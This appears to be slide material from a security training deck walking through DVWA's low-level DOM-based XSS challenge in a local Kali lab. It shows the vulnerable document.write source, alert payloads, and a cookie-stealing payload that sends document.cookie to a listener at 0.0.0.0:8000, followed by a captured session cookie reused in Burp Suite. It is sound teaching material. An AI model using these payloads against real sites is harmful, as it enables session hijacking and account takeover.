
Identify XSS flaw




\$~ / XSS (DOM): cat ./Diagram



\$~ / XSS (DOM): cat ./Diagram



\$~ / XSS (DOM): cat ./Diagram



\$z/XSS (DOM)/Low: cat ./"View Source"

```
<?php  
  
# No protections, anything goes  
  
?>
```



\$z/XSS (DOM)/Low: cat ./"View Source"

```
<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
        document.write("<option value=' " + lang + "'>" + decodeURI(lang) + "</option>");
        document.write("<option value=' ' disabled='disabled'>----</option>");
      }

      document.write("<option value='English'>English</option> ");
      document.write("<option value='French'>French</option> ");
      document.write("<option value='Spanish'>Spanish</option> ");
      document.write("<option value='German'>German</option> ");
    </script>
  </select>
  <input type="submit" value="Select" />
</form>
```

Which sinks can lead to DOM-XSS vulnerabilities?



\$z/XSS (DOM)/Low: cat ./Answer

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The browser is displaying the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: DOM Based Cross Site Scripting (XSS)' page. The URL in the address bar is `127.0.0.1/vulnerabilities/xss_d/?default=<script>alert(1)</script>`. On the left, a sidebar lists various attack types, with 'XSS (DOM)' highlighted in green. A modal dialog box is open, asking 'Please choose a language:' and showing a dropdown menu with '127.0.0.1' selected. An 'OK' button is visible at the bottom right of the dialog. The DVWA logo is at the top of the main content area.



\$z/XSS (DOM)/Low: cat ./Answer

A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The browser is displaying the DVWA (Damn Vulnerable Web Application) application at the URL `127.0.0.1/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>`. The DVWA logo is visible at the top. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) [highlighted in green], XSS (Reflected), and XSS (Stored). The main content area shows the title "Vulnerability: DOM Based Cross Site Scripting (XSS)". A modal dialog box is open, asking "Please choose a language:" with a dropdown menu showing "127.0.0.1". Below the dropdown, a message box contains the session cookie: "PHPSESSID=hb5kuuuq7gi417nnl7fdubt0; security=low". An "OK" button is visible at the bottom right of the modal. At the bottom left of the DVWA interface, there is a message "Read 127.0.0.1". The bottom left corner of the screen features the NISRA (Network and Information Security Research Association) logo.

\$z/XSS (DOM)/Low: cat ./Answer


The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA (Damn Vulnerable Web Application) 'Vulnerability: DOM Based Cross Site Scripting (XSS)' page. The URL in the address bar is `http://127.0.0.1/vulnerabilities/xss_d/?default=<script>alert(1)</script>`. The DVWA logo is at the top right. On the left, a sidebar menu includes Home, Instructions, Setup / Reset DB, and Brute Force. The main content area displays the title 'Vulnerability: DOM Based Cross Site Scripting (XSS)' and a form asking 'Please choose a language:' with a dropdown menu and a 'Select' button. Below the form is a 'Brute Force' section. The bottom half of the screen shows the browser's developer tools. The 'Elements' tab is active, showing the HTML code of the page. A script tag in the dropdown menu has been modified to contain the payload `<script>alert(1)</script>`. The 'Rules' tab in the developer tools shows a CSS rule for the 'vulnerable_code_area' class, which has a background-color set to #f8fafa and a border-width of 1px. The footer of the page contains the NISRA logo.

```
<form name="XSS" method="GET">
  <select name="default">
    <option value="%3Cscript%3Ealert(1)%3C/script%3E">
      <script>alert(1)</script>
    </option>
    <option value="" disabled="disabled">----</option>
    <option value="English">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
  </select>
  <input type="submit" value="Select">
```

html > body.home > div#container > div.main_body > div.body_padded > div.vulnerable_code_area > form > select



\$z/XSS (DOM)/Low: cat ./Answer




A screenshot of a Kali Linux desktop environment showing a Firefox browser window. The browser is displaying the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: DOM Based Cross Site Scripting (XSS)' module. The URL in the address bar is `127.0.0.1/vulnerabilities/xss_d/?default=<script>window.open("http://0.0.0.0:8000/?cookie=" + document.cookie)</script>`. The DVWA logo is at the top, followed by a navigation menu on the left with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), XSS (Reflected), and XSS (Stored). The main content area displays a form with the placeholder text 'Please choose a language:' and a 'Select' button. Below this is a 'More Information' section with three links:

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing for DOM-based Cross site scripting \(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>



\$~ /XSS (DOM)/Low: cat ./Answer



The screenshot shows a Firefox browser window with the title "Vulnerability: DOM Based XSS". The address bar displays the URL "0.0.0.0:8000/?cookie=PHPSESSID=hb5kuuuiq7gi417nnl7fdubt0; security=low". The main content area shows a directory listing for the path "/?cookie=PHPSESSID=hb5kuuuiq7gi417nnl7fdubt0; security=low". The listing includes the following items:

- [.bash_history](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gdbinit](#)
- [.ghidra/](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.inputrc](#)
- [.java/](#)
- [.lessht](#)
- [.local/](#)

\$~ /XSS (DOM)/Low: cat ./Answer

```
(kali㉿kali)-[~]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [21/Feb/2023 10:11:47] "GET /?cookie=PHPSESSID=hb5kuuuuiq7gi417nnl7fdubt0;%20security=low HTTP/1.1" 200 -
```



\$z/XSS (DOM)/Low: cat ./Answer

The screenshot shows a Burp Suite interface with a browser window and the Burp Suite proxy tool.

Burp Suite Browser Window:

- Address bar: 127.0.0.1
- Content: "Burp Suite" logo and navigation links:
 - Keep up with the latest vulnerabilities
 - Web Security Academy**
 - Register for free to advance your skills with interactive challenges from our leading researchers.
 - Get started →
 - Upgrade to Burp Suite Professional
 - Unlock your potential.

Burp Suite Proxy Tool:

- Request to http://127.0.0.1:80
- Selected text: PHPSESSID=hb5kuuuuiq7gi417nn17fdubt0; security=low
- Decoded from: URL encoding
- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 0
- Request Cookies: 2
- Request Headers: 15

```
1 GET / HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=hb5kuuuuiq7gi417nn17fdubt0; security=low
16 Connection: close
17
18
```

\$~ / XSS (DOM) / Low: cat ./Answer

The screenshot shows a Burp Suite interface with a browser window and a proxy tool window.

Burp Suite Browser Window:

- Address bar: 127.0.0.1
- Page title: Burp Suite
- Content:
 - Keep up with the latest vulnerabilities
 - Web Security Academy**
 - Register for free to advance your skills with interactive challenges from our leading researchers.
 - [Get started →](#)
 - Upgrade to Burp Suite Professional
 - Unlock your potential.

Burp Suite Proxy Window:

- Request to http://127.0.0.1:80
- Selected text: PHPSESSID=hb5kuuuuiq7gi417nn17fdubt0; security=low
- Decoded from: URL encoding
- Request Headers:
 - Cookie: PHPSESSID=hb5kuuuuiq7gi417nn17fdubt0; security=low

\$z/XSS (DOM)/Low: cat ./Answer

The image shows a dual-monitor setup. The left monitor displays the DVWA (Damn Vulnerable Web Application) web interface at `http://127.0.0.1`. The right monitor shows the Burp Suite Community Edition proxy tab.

DVWA Application:

- Left Sidebar:** Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, Logout.
- Main Content:** DVWA logo, Welcome to Damn Vulnerable Web Application. A sidebar note says: "The aim of DVWA is to practice some of the most common web vulnerabilities, with varying difficulty, with a simple straightforward interface." A main note says: "It is up to the user how they approach DVWA. Either by working through every module at a fast pace or selecting any module and working up to reach the highest level they can before moving onto the next. This is not a fixed object to complete a module; however users should feel that they have 